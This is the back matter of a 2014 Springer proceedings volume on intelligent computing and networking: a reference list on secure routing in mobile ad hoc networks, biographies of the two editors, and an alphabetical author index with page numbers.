References

1. Zhou, L., Haas, Z.J.: Secure ad hoc routing. IEEE **13**, 22–30 (1999)
2. Perkins, C.E.: Ad hoc Networking. Addison-Wesley, Boston (2001)
3. http://www.krazytech.com/technical-papers/computer-science-technical-papers-technicalpapers/security-aspects-in-mobile-ad-hoc-network-manets
4. Sanzgiri, K., LaFlamme, D., Dahill, B., Levine, B.N., Shields, C., Belding-Royer, E.M.: Authenticated routing for ad hoc networks. IEEE J. Sel. Areas Comm. **23**(3), (2005)
5. Perkins, C.E., Royer, E.M.: Ad hoc On-Demand Distance Vector Routing, pp. 90–100 (1999)
6. Sanzgiri, K., Dahill, B., Levine, B.N., Shields, C., Belding-Royer, E.M.: A secure routing protocol for ad hoc networks. In: Proceedings ICNP 2002, pp. 78–87. Paris, France, 12–15 Nov 2002
7. Johnson, D.B., Maltz, D.A., Broch, J.: The dynamic source routing protocol for multi-hop wireless ad hoc networks
8. Kim, H.S., Kang, B.S., Pack, S., Kang, C.H.: Route Investigation for Secure Routing in Mobile Ad-hoc Networks, pp. 163–168 (2007)
9. HuBaux, J-.P., Buttyan, L., Capkun, S.: The quest for security in mobile ad hoc networks. In: Proceedings MobiHoc, pp. 146–155 (2001)
10. Capkun, S., Buttyan, L., Hubaux, J.-P.: Self-organized public-key management for mobile ad hoc networks. IEEE Trans. Mobile Comput. **2**(1), 52–64 (2003)
11. Kong, J., Zerfos, P., Luo, H., Lu, S., Zhang, L.: Providing robust and ubiquitous security and support for wireless mobile networks. In: Proceedings ICNP, pp. 251–260 (2001)
12. Zhou, L., Haas, Z.J.: Securing ad hoc networks. IEEE Network **13**(6), 24–30 (1999)
13. Buchegger, S., Le Boudec, J.-Y.: Performance analysis of the confidant protocol (cooperation of nodes: fairness in dynamic ad hoc networks). In: Proceedings MobiCom, pp. 226–236 (2002)
14. Marti, S., Giuli, T., Lai, K., Baker, M.: Mitigating routing misbehaviour in mobile ad hoc networks. In: Proceedings MobiCom, pp. 255–265 (2000)
15. Just, M., Kranakis, E., Wan, T.: Resisting malicious packet dropping in wireless ad hoc networks. In: Proceedings Ad hoc Now, pp. 151–163 (2003)
16. Buttyan, L., Hubaux, J.: Enforcing service availability in mobile ad-hoc WANs. In: Proceedings MobiHoc, pp. 87–96 (2000)
17. Sundaramurthy, S., Belding-Royer, E.: The ADMIX protocol for encouraging participation in mobile ad hoc networks. In: Proceedings IEEE ICNP, pp. 156–167 (2003)
18. Hu, Y., Perrig, A., Johnson, D.: ARIADNE: A secure on-demand routing protocol for ad hoc networks. In: Proceedings MobiCom, pp. 12–23 (2002)
19. Papadimitratos, P., Haas, Z.J., Samar, P.: The secure routing protocol (SRP) for ad hoc networks draft-papadimitratos-secure –routing–protocol–00.txt, (2002)
20. Mehuron, W.: Digital signature standard (DSS) U.S. department of commerce, national institute of standards and technology (NIST), information technology laboratory (ITL). FIPS PEB 186 (1994)
21. Kumar, J., Kulkarni, M., Gupta, D.: Secure routing protocols in ad hoc network: a review. Special Issue of IJCCT for International Conference (ICCT-2010), vol. 2(2), pp. 3–4, 3–5 Dec 2010
22. Papadimitratos, P., Haas, Z.: Secure link state routing for mobile ad-hoc networks. In: Proceedings of Symposium on Applications and the Internet Workshops (SAINT'03), pp. 379–383 (2003)
23. Menezes, A.J., Oorschot, P.C.V., Vanstone, S.A.: Handbook of Applied Cryptography. CRC Press, Cambridge (1996)
24. Michiardi, P., Molva, R.: Core: a collaborative reputation mechanism to enforce node cooperation in mobile ad-hoc networks. IFIP-Communication and Multimedia Security Conference (2002)

25. Yang, H., Shu, J., Meng, X., Lu, S.: SCAN: self-organized network-layer security in mobile ad-hoc networks. IEEE J. Sel. Areas Commun. **24**(2), 261–273 (2006)
26. Gonzalez, O.F., Ansa, Godwin, Howorth, M., Pavlou, G.: Detection and accusation of packet forwarding misbehavior in mobile ad-hoc networks. J. Int. Eng. **2**, 1 (2008)
27. Raj, P.N., Swadas, P.B.: DPRAODV: a dynamic learning system against blackhole attack in AODV based MANET. IJCSI Int. J. Comput. Sci. Issues **2**, 54–59 (2009)
28. Yi, S., Naldurg, P., Kravets, R.: Security-aware ad hoc routing for wireless networks. In: Proceedings of ACM MOBIHOC, pp. 299–302 (2001)
29. Patcha, A., Mishra, A.: Collaborative security architecture for black hole attack prevention in mobile ad hoc networks. In: Proceedings of Radio and Wireless Conference, RAWCON apos; 03, vol. 10(13), pp. 75–78 (2003)
30. Hu, Y., Perrig, A., Johnson, D.: Packet leashes: a defense against wormhole attacks in wireless ad hoc networks. In: Proceedings of IEEE INFOCOM (2002)
31. Khurana, S., Gupta, N., Aneja, N.: Minimum exposed path to the attack (MEPA) in mobile ad-hoc network (MANET). 6th International Conference on Networking (ICN'07), p. 16 (2007)
32. Panaousis, E.A., Nazaryan, L., Politis, C.: Securing AODV against wormhole attacks in emergency MANET multimedia communications. Mobimedia'09. London, UK, 7–9 Sept 2009
33. Capkun, S., Buttyan, L., Hubaux, J.: Sector: secure tracking of node encounters in multihop wireless networks. Proceedings of the ACM Workshop on Security of Ad-hoc and Sensor Networks (2003)
34. Wang, W., Bhargava, B.: Visualization of wormholes in sensor networks. In: Proceedings of the ACM Workshop on Wireless Security (Wise'04), pp. 51–60 (2004)
35. Choi, S., Kim, D.Y., Lee, D., Jung, J.: WAP: wormhole attack prevention algorithm in mobile ad-hoc networks. In: Proceedings of International Conference on Sensor Networks, Ubiquitous, and Trustworthy Computing, vol. 0, pp. 343–348. ISBN = 978-0- 7695-3158-8, (2008)
36. Song, N., Qian, L., Li, X.: Wormhole attacks detection in wireless ad hoc networks: a statistical analysis approach. In: Proceedings of 19th IEEE International Parallel and Distributed Processing Symposium (2005)
37. Ming, Yu., Zhou, M., Su, W.: A secure routing protocol against byzantine attacks for MANETs in adversarial environments. IEEE Trans. Veh. Technol. **58**(1), 449–460 (2009)
38. Awerbuch, B., Holmer, D., Nita-Rotaru, C., Rubens, H.: An on-demand secure routing protocol resilient to byzantine failures. In: Proceedings of the ACM Workshop on Wireless Security, pp. 21–30 (2002)
39. Chang, J.M., Tsou, P.C., Chao, H.C., Chen, J.L.: Cooperative bait detection scheme to prevent malicious node for MANET based on hybrid defense architecture, 978-1-4577-0787-2/11/$26.00, IEEE (2011)
40. Mamatha, G.S., Sharma, S.C.: A highly secured approach against attacks in MANETS, Int. J. Comput. Theor. Eng. **2**(5), 1793–8201 (2010)
41. Santhosh Krishna, B.V., Vallikannu, A.L.: Detecting malicious nodes for secure routing in MANETS using reputation based mechanism. Int. J. Sci. Eng. Res. **1**(3), 1SSN 2229-5518 (2010)

About the Editors

Dr. Durga Prasad Mohapatra received his Ph.D from Indian Institute of Technology Kharagpur. He joined the Department of Computer Science and Engineering at the National Institute of Technology, Rourkela, India, in 1996, where he is presently serving as Associate Professor. His research interests include software engineering, real-time systems, discrete mathematics, and distributed computing. He has published more than thirty research papers in these fields in various international journals and conferences. He has received several project grants from DST and UGC, Government of India. He has received the Young Scientist Award for the year 2006 by Orissa Bigyan Academy. He has also received the Prof. K. Arumugam National Award and the Maharashtra State National Award for outstanding research work in Software Engineering for the years 2009 and 2010, respectively from the Indian Society for Technical Education (ISTE), New Delhi. He is going to receive the Bharat Sikshya Ratan Award for significant contribution in academics awarded by the Global Society for Health and Educational Growth, Delhi.

Dr. Srikanta Patnaik is presently serving as Professor of Computer Science and Engineering in SOA University, Bhubaneswar, India. He received his Ph.D in Engineering in the year 1999 from Jadavpur University, Calcutta, India. He has published more than 100 technical papers in national/international journals and magazines of repute. Presently, he is the Editor-in-Chief of the International Journal of Information and Communication Technology and International Journal of Computational Vision and Robotics, published by Inderscience Publishing House, England. Prof. Patnaik is also leading three book series as Editor-in-Chief: Modeling and Optimization in Science and Technology from Springer, Advances in Computer and Electrical Engineering (ACEE) Book Series, and Advances in Medical Technologies and Clinical Practice (AMTCP) Book Series from IGI-Global, USA.

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0, © Springer India 2014

Author Index

A
Aaqib, Syed Mutahar, 627
Abdoli, Mohsen, 785
Adinarayana, B., 1
Agrawal, Rohit, 1037
Agrawal, V. K., 173, 259
Akhilan, S., 1055
Ali, Zakir, 1107
Alias, Mary, 619
Anamika, Chitosia, 993
AnanthaLakshmi, A. V., 67
Anbazhagan, Rajesh, 565
Anupriya, E., 579
Appavu alias Balamurugan, S., 599, 1217
Arockia Christopher, A. B., 1217
Arya, Vivek, 111
Asha, S., 445
Ashok Kumar, A. R., 319
Ashok Kumar, S., 503
Ashwini, K. B., 11
Ashwini, V., 975
Ayub, Shahanaz, 1107

B
Babu, J. Jai Jaganath, 241
Bagga, Sunny, 853
Bai, Anita, 1209, 1277
Bakshi, Sambit, 31, 1187
Balamurugan, S. Appavu Alias, 1233, 1241
BalaSubrahmanyam, N., 1007
Balasundaram, S. R., 369, 1055
Balleda, Kaliuday, 1001
Baranwal, Neha, 697
Barman, S., 293
Baruah, P. K., 1001
Bhamre, Preeti, 827
Bhanodiya, Praveen, 1163
Bhardwaj, Ajay, 531
Bhardwaj, Vaibhav, 955
Bhattacherjee, Vandana, 409
Bhola, Anup, 993
Bhowmick, Soumabha, 549
Bhuiyan, Touhid, 163
Biradar, Kishore, 873
Bodhe, S. K., 1125

C
Celestine, Adonu, 473
Chakraborty, Pavan, 549
Chakraborty, Rudrasis, 267
Chandrakar, Aartika, 1291
Chandrasekhar, U., 1063
Channapragada, Rama Seshagiri Rao, 143
Chaphekar, Devendra, 667, 985
Chatterjee, Ananya, 653
Chaudhari, Narendra, 853
Chauhan, Himadri, 675
Chauhan, Rashmi, 1077
Chellappan, C., 445
Chhabra, Jitender Kumar, 183
Chitra, P. K. A., 1233
Choudhury, Paromita, 705

D
Das, Himansu, 17
Das, Indrani, 45
Das, Oaindrila, 1201
Das, S., 293, 303
Das, Sanjoy, 45
Dash, Prajna Parimita, 541
Dash, Satyanarayan, 573
De, Sohini, 233
De, Suddhasil, 233
Dhara, Bibhas Chandra, 267
Dharavath, Ramesh, 491, 687

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0, © Springer India 2014

Dhavale, Sunita, 645
Dinesh Peter, J., 473
Divya Mary, P., 975
Duvvuru, Rajesh, 895

E
Entezari-Maleki, Reza, 785

G
Gandhi, Charu, 111
Garg, Shalini, 1077
Geetha, S., 599
Ghorbani, Mahdi, 463
Ghosal, Arijit, 267
Ghosh, Soumyadeep, 1201
Giri, Debasis, 409
Godboley, Sangharatna J., 947
Goel, Nidhi, 327
Goswami, Diganta, 319
Goudar, R. H., 1077, 1089, 1195
Gupta, Gupteshwar, 667, 985
Gupta, Jitendra Kumar, 1285
Gupta, Kulbhushan, 1171
Gupta, Prachi, 1099
Gupta, Vaishali, 351
Gurjar, Devendra, 531, 1135

H
Hablani, Ramchand, 853
Hota, H. S., 845, 1225
Huemer, Christian, 199

I
Imtiaz-Ud-Din, K. M., 163
Indira, K., 975
Iyengar, N. Ch. S. N., 579

J
Jaidhar, C. D., 705
Jain, Achin, 101
Jain, Amit Kumar, 491
Jain, Pritesh, 1163
Jain, S. K., 947
Jain, Sarika, 853
Jaiswal, Ganesh, 697
Jaiswal, Sunil, 645
Jasmine, K. Prasanthi, 753, 763, 775
Jayakumar, C., 481
Jeslin Shanthamalar, J., 661
Jha, C. K., 993
Joardar, Subhankar, 409
Jooyan, Mohammad, 463
Joshi, Kajal, 1077
Joshi, Nisheeth, 251, 351
Joshi, Prashant, 1195

K
Kaiwartya, Omprakash, 213
Kandpal, Ankita, 1077
Kanmani, S., 975
Kar, Asutosh, 573
Karmel, A., 481
Kelsy, Joshane, 919
Khan, Danish Ali, 1047
Kharat, Reena, 827
Khare, Ankit, 1019
Khilar, Pabitra Mohan, 931
Khoje, Suchitra, 1125
Kosbatwar, Shyamsunder P., 967
Kothari, Abhay, 91
Kotiyal, Bina, 1089
Kulkarni, Umakant P., 129
Kumar, Amit, 687
Kumar, Ankit, 1089
Kumar, Chiranjeev, 491, 687
Kumar, Dinesh, 183
Kumar, P. Rajesh, 753
Kumar, Shailender, 31
Kumar, Suresh, 727
Kumar, Sushil, 213, 221, 609, 913, 1257, 1267
Kumar, Vijay, 183
Kumar, Vikas, 491, 687
Kumar, Vipin, 675, 1257, 1267
Kumbhar, Madhuri, 827

L
Lala, Archana, 1287
Lande, Milind V., 1163
Latchoumy, P., 713
Lobiyal, D. K., 343

M
Mahalle, Parikshit N., 377
Mahato, Susmita, 1047
Majhi, Banshidhar, 433
Majumdar, Arindam, 1201
Mal, Sandip, 591
Manglem Singh, Kh., 903
Manikandan, J., 173, 259
Mann, Sonia, 31

Manohara Pai, M. M., 863, 873
Mathur, Iti, 251
Mathur, Iti, 351
Maurya, Ghyani Umesh Kumar, 221, 609
Meena, Prerna, 1135
Mishra, Arun, 653
Mishra, Sanjiv, 1179
Mishra, Seema, 745
Mishra, Sudhansu Kumar, 541
Mohanty, Prases Kumar, 521
Mohanty, Sidhant, 573
Mohapatra, D. P., 453
Mohapatra, Durga Prasad, 931, 939
Mohapatra, Subasish, 433
Mohapatra, Swastik, 573
Mouzana, Joseph, 873
Movaghar, Ali, 785
Muduli, Bhagaban, 17
Muduli, Priya Ranjan, 359
Mundra, Ankit, 805

N
Nadarajan, R., 817
Nagar, S. K., 837
Naik, Arti R., 967
Nandi, G. C., 549, 697, 745
Nandy, Anup, 549
Natani, Pratiksha, 637
Negi, Manisha, 1195
Negi, Yogender Singh, 727
Nitin, Nitin, 1019
Novakovic, Danijel, 199

P
Padma Raju, K., 1007
Pai, Radhika M., 863, 873
Pal, Arup Kumar, 1037
Palivela, Hemant, 1249
Panda, Gouri Sankar, 17
Panda, Madhumita, 511
Pande, Gaurav, 797
Pande, Tanuja, 1171
Pant, Bhaskar, 1089
Parhi, Dayal R., 521
Parikh, Kunal Yogeshkumar, 259
Patel, Ravindra, 91
Pati, Umesh Chandra, 359
Patil, Prakashgoud R., 129
Patnaik, Bijayananda, 557
Patnaik, Srikanta, 433
Patra, Dipti, 541
Pavani, S., 1225
Pilli, Emmanuel S., 675
Prabhakara Rao, B., 1153
Pradhan, Anima, 1277
Pradhan, Himansu Shekhar, 81
Prasad, Munaga V. N. K., 1, 143
Pundir, Pooja, 1195
Pundir, Sumit, 675
Pyla, Srinu, 1007

R
Raghavendra, S. N., 1249
Raghuwanshi, Sudhanshu, 1029
Rahul, Kumar, 1037
Rajesh Kumar, P., 763, 775
Rajnish, Kumar, 591
Raju, G. T., 11
Rakesh, Nitin, 805
Ramadoss, B., 369
Raman, Rahul, 101, 1187
Raman, Y. S. V., 1153
Rangalakshmi, B., 975
Rangaswamy, Nakkeeran, 565
Ranjan, Ranjeet, 913
Rao, S. V., 319
Rath, Pradeep Kumar, 17
Rathi, Priti Swapnil, 377
Rathore, Archana, 423
Raw, Ram Shringar, 31, 45, 101
Rene Robin, C. R., 661
Revathi, T., 885
Ripon, Shamim, 163
Robin, C. R. Rene, 619
Roy, Saikat, 57
Roy, Sudipta, 903
Roy, T., 293

S
Sa, Pankaj K., 1185
Safarpour, Mostafa, 463
Sagar, Anil Kumar, 343
Saha, Sanjoy Kumar, 267
Sahoo, Manmanth Narayan, 397
Sahoo, Srikanta Kumar, 397
Sahu, Abhimanyu, 511
Sahu, Kuleshwar, 947
Sahu, P. K., 81, 557
Sanap, M. E., 389
Sarangi, Partha Pratim, 511
Sarkar, Rajib, 45, 919, 1291
Sarkar, Soumalya, 57
Sasikala, S., 599
Satao, Rachana A., 389

Satyanvesh, D., 1001
Sebastian, Bosco, 705
Sehgal, Priti, 327
Selvam, Sheba, 369
Shafi, Pathan Mohd., 967
Shalini, N., 1249
Shanmugananthan, T., 503
Sharan, Aditi, 119
Sharma, L. K., 1225
Sharma, Lalitsen, 627
Sharma, Madhavi, 1285
Sharma, Megha, 1115
Sharma, Shivangi, 1099
Sharma, Vaibhav, 1145
Sheik Abdul Khader, P., 713
Shrivas, Akhilesh Kumar, 845
Shukla, Anupam, 191
Shukla, M., 1171, 1179
Shukla, Reenu, 191
Shukla, Richa, 191
Sikandar, Ajay, 609
Singh, Ashutosh Kumar, 1107, 1115, 1135
Singh, Ashutosh, 531, 1171, 1179
Singh, Digvijay, 1063
Singh, Jagannath, 931
Singh, Jagendra, 119
Singh, Jyoti Prakash, 895
Singh, Jyoti, 251, 1145
Singh, Kumar Pal, 1029
Singh, Nanhay, 101
Singh, Pooja, 993
Singh, Sunil Kumar, 895
Singh, Vinod Kumar, 1107
Sinha, Piyush Kumar, 1195
Sivagami, M., 885
Solanki, Vijender Kumar, 1029
Sonkar, Bhisham, 667, 985
Sri Gowri, S., 1153
Sridhar, Adepu, 737, 939
Srinivasulu, D., 737, 939
Sudha, G. F., 67, 277
Sudha, Gnanou Florence, 241
Sumithra, M., 975
Swain, Prasant, 573
Swain, Swagatika, 453

T
Tah, Avranil, 57
Tanwani, Sanjay, 853
Thejo Kishan, J., 863
Thilagu, M., 817
Thounaojam, Dalton Meitei, 903
Tiwari, Nirupama, 191
Tiwari, Sudhanshu Prakash, 955
Tripathi, Prachi, 1171
Trivedi, Amit Kumar, 913
Trivedi, Amit, 903

U
Usha, T. M., 1241

V
Vaikundam, G., 277
Venkataramani, B., 173
Venkatesan, M., 1029
Verma, Pratibha, 1179
Verma, Shekhar, 1135
Vidyarthi, Deepti, 637
Vipparthi, Santosh Kumar, 837

Y
Yadav, Dilip Kumar, 1047
Yadav, Rashmi, 91
Yogish, H. K., 1249

Z
Zadgaonkar, A. S., 1145